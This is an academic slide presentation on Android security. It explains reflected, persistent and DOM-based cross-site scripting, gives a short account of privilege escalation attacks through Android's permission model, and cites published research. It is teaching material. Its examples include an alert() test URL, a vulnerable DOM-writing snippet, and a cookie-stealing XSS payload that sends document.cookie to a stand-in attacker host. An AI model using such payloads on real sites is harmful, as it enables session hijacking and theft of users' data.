Android Security

Subbanjaneyulu Reddy
MTech
IIT Bombay

Agenda

- Cross-Site Scripting (XSS)
- Types of XSS
- Demo of Reflected XSS
- Privilege Escalation attack on Android
- Conclusions


XSS

- XSS is a Vulnerability found in web application.
- It allows attacker code to be executed on victim PC.
- Mostly because of improper validation of input

Types of XSS

- Reflected XSS
- Persistent XSS
- DOM based XSS

Reflected XSS (1)


1. Sends URL containing a hidden script
4. Browser executes script and sends private data
2. Follows URL containing script
3. Serves page containing script
SomeLegitSite.com

Source:www.seomoz.org/ugc/protect-your-site-and-you-users-against-crosssite-scripting

Reflected XSS (2)

- Improper validation of inputs
- Attacker embeds malicious code in parameters of the request.
- Server reflects the parameter value in the response.

Reflected XSS (3)

```
http://cse.iitb.ac.in/~pnsubbu/te
st.php?name=<script>alert("XSSa
ttack")</script>
```

- In Android native browser, the above script is executed whereas in Chrome it is not executed.

Reflected XSS (4)

- Chrome has a defensive mechanism called as XSS auditor against XSS.

- The auditor sits between HTML parser and JavaScript engine.

Reflected XSS (5)

- URL to steal the cookie

```
www.legitmate.com/name=<script>
document.write('<img
src=www.attacker.com/mail.php?a='+
document.cookie+'>') </script>
```


Persistent XSS (1)

- Attacker injects the malicious code into server pages.

- Pages like discussion forum are vulnerable.

- Whenever user visits the page, malicious code is executed

Persistent XSS (2)



Source:http://stacktrace.in/what-are-stored-xss-and-reflected-xss-attacks/

DOM based XSS (1)

- Content is injected by client side scripts rather than server side.

- Content will be taken from the DOM (Document Object Model).

DOM based XSS (2)

```
<script>
var url = window.location.href;
var pos = url.indexOf("default=") + 6;
var len = url.length;
var default_string = url.substring(pos,len);
document.write((default_string));
</script>
```

```
www.legitimate.com/default=<script>alert
("XSS")</script>
```

Privilege Escalation Attack (1)

- Android does not deal with transitive privilege usage.

- This allows applications to bypass the restrictions imposed by the permission model.

Android Permission Model

- Application contains separate modules called as Components.

- Components communicate through the mechanism of Inter Component Communication

Sandboxing

- Sandboxing isolates applications.

- An application can have access to only the files it owns.

Privilege Escalation Attack (2)

- The permissions of application get escalated at runtime, than what it owns at installation

- The recent attacks range from unauthorized phone calls, SMSes, to illegal downloads of malicious files.

Privilege Escalation Attack Vulnerability

- An application with
  less permissions
  (*a non privileged caller*)
  is not restricted to access
  components of a more privileged application
  (*a privileged caller*).

Privilege Escalation Attack (3)




Fig. 1. Privilege escalation attack on Android

Conclusions

- Need support from client side to prevent XSS

- Need centralized model to prevent Privilege escalation attack

References (1)

- Lwin Khin Shar, Hee Beng Kuan Tan, ”Defending against Cross-Site Scripting Attacks,” Computer, pp. 55-62, March, 2012

•https://www.owasp.org/index.php/Top102010Mainattack

References (2)

- http://blog.chromium.org/2010/01/security-in-depth-new-security-features.html

- Privilege Escalation Attacks on Android Davi, Lucas, Dmitrienko, Alexandra Sadeghi, Ahmad-Reza Winandy, Marcel 2011 Springer

References (3)

- Towards Taming Privilege Escalation Attacks on Android Sven Bugiel, Lucas Davi , Alexandra Dmitrienko ,
  Thomas Fischer NDSS Symposium 2012

Thank You

Feel free to write to us
pnsubbu@cse.iitb.ac.in